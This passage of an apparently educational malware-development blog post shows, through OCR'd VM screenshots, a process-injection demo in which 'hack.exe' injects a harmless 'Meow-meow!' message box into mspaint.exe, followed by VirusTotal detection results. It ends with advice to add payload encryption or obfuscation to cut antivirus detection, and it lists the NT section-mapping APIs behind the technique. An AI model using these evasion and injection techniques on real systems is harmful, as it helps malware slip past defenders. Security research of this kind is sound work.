

win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Untitled - Paint
File Home View
Clipboard Image Tools Brushes Shapes Size Colors Edit with Paint 3D Product alert
Process Hacker [WINDOWS-V9HNK33\User]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
9:53 PM
12/15/2021
Right Ctrl

Name	PID	CPU	I/O total ...	Private b...	User name	De
svchost.exe	2676			12.04 MB	WINDOWS-V9H...\User	Ho
taskhostw.exe	2800			6.69 MB	WINDOWS-V9H...\User	Ho
ctfmon.exe	2904			4.77 MB	WINDOWS-V9H...\User	CT
explorer.exe	3008	0.89		42.89 MB	WINDOWS-V9H...\User	Wi
mspaint.exe	3048			8.45 MB	WINDOWS-V9H...\User	Pa
svchost.exe	3088			2.32 MB		Ho
powershell.exe	3320	0.05		56.15 MB	WINDOWS-V9H...\User	Wi
ShellExperienceHost.exe	3388			22.33 MB	WINDOWS-V9H...\User	Wi
SearchUI.exe	3572			106.6 MB	WINDOWS-V9H...\User	Se
cmd.exe						


CPU Usage: 16.15% Physical memory: 1.14 GB (42.06%) Processes: 71

Then run our malware:

```
.\hack.exe mspaint.exe
```


2021-12-13-malware-injection-12 : nvim — Konsole
win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
x64dbg
PE-bear
Windows PowerShell
Untitled - Paint
=^..^=
Meow-meow!
OK
CPU Usage: 7.27%
9:56 PM
12/15/2021
Right Ctrl

```
PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> dir


    Directory: C:\Users\User\Documents\malware\2021-12-13-malware-injection-12


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/15/2021   9:47 PM         906752 hack.exe


PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> .\hack.exe mspaint.exe
```


2021-12-13-malware-injection-12 : nvim — Konsole
win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Results - mspaint.exe (3048)
2,527 results.
Filter
Refresh
Close
10:02 PM
12/15/2021
Right Ctrl

Results - mspaint.exe (3048)

4 results.

Address	Length	Result
0x28734c9291e	20	Meow-meow!
0x28734cad0ce	20	Meow-meow!
0x28734ccc470	20	Meow-meow!
0x28734ccf8b0	20	Meow-meow!


=^..^=

Meow-meow!

OK

We can see that everything was completed perfectly :)

Let’s go to upload our malware to VirusTotal:



1573a7d59de744b0723e83539ad8dcb9347c89f27a8321ea578c8c0d98f1e2cb

4 / 62

4 security vendors flagged this file as malicious

1573a7d59de744b0723e83539ad8dcb9347c89f27a8321ea578c8c0d98f1e2cb
hack.exe
64bits assembly peexe

885.50 KB
Size

2021-12-17 14:59:10 UTC
a moment ago

EXE

MaxSecure	Trojan.Malware.300983.susgen	Microsoft	Trojan:Win32/Sabsik.FL.B!ml
SentinelOne (Static ML)	Static AI - Suspicious PE	Symantec	Meterpreter
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avira (no cloud)	Undetected

https://www.virustotal.com/gui/file/1573a7d59de744b0723e83539ad8dcb9347c89f27a8321ea578c8c0d98f1e2cb?nocache=1

So, 4 of 62 AV engines detect our file as malicious.

If we want, for better result, we can add payload encryption with key or obfuscate functions, or combine both of this techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

BlackHat USA 2019 Process Injection Techniques - Gotta Catch Them All
WinDBG kernel debugging
NtOpenProcess
NtCreateSection
NtMapViewOfSection
ZwUnmapViewOfSection
Moneta64.exe
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time and good bye!
PS. All drawings and screenshots are mine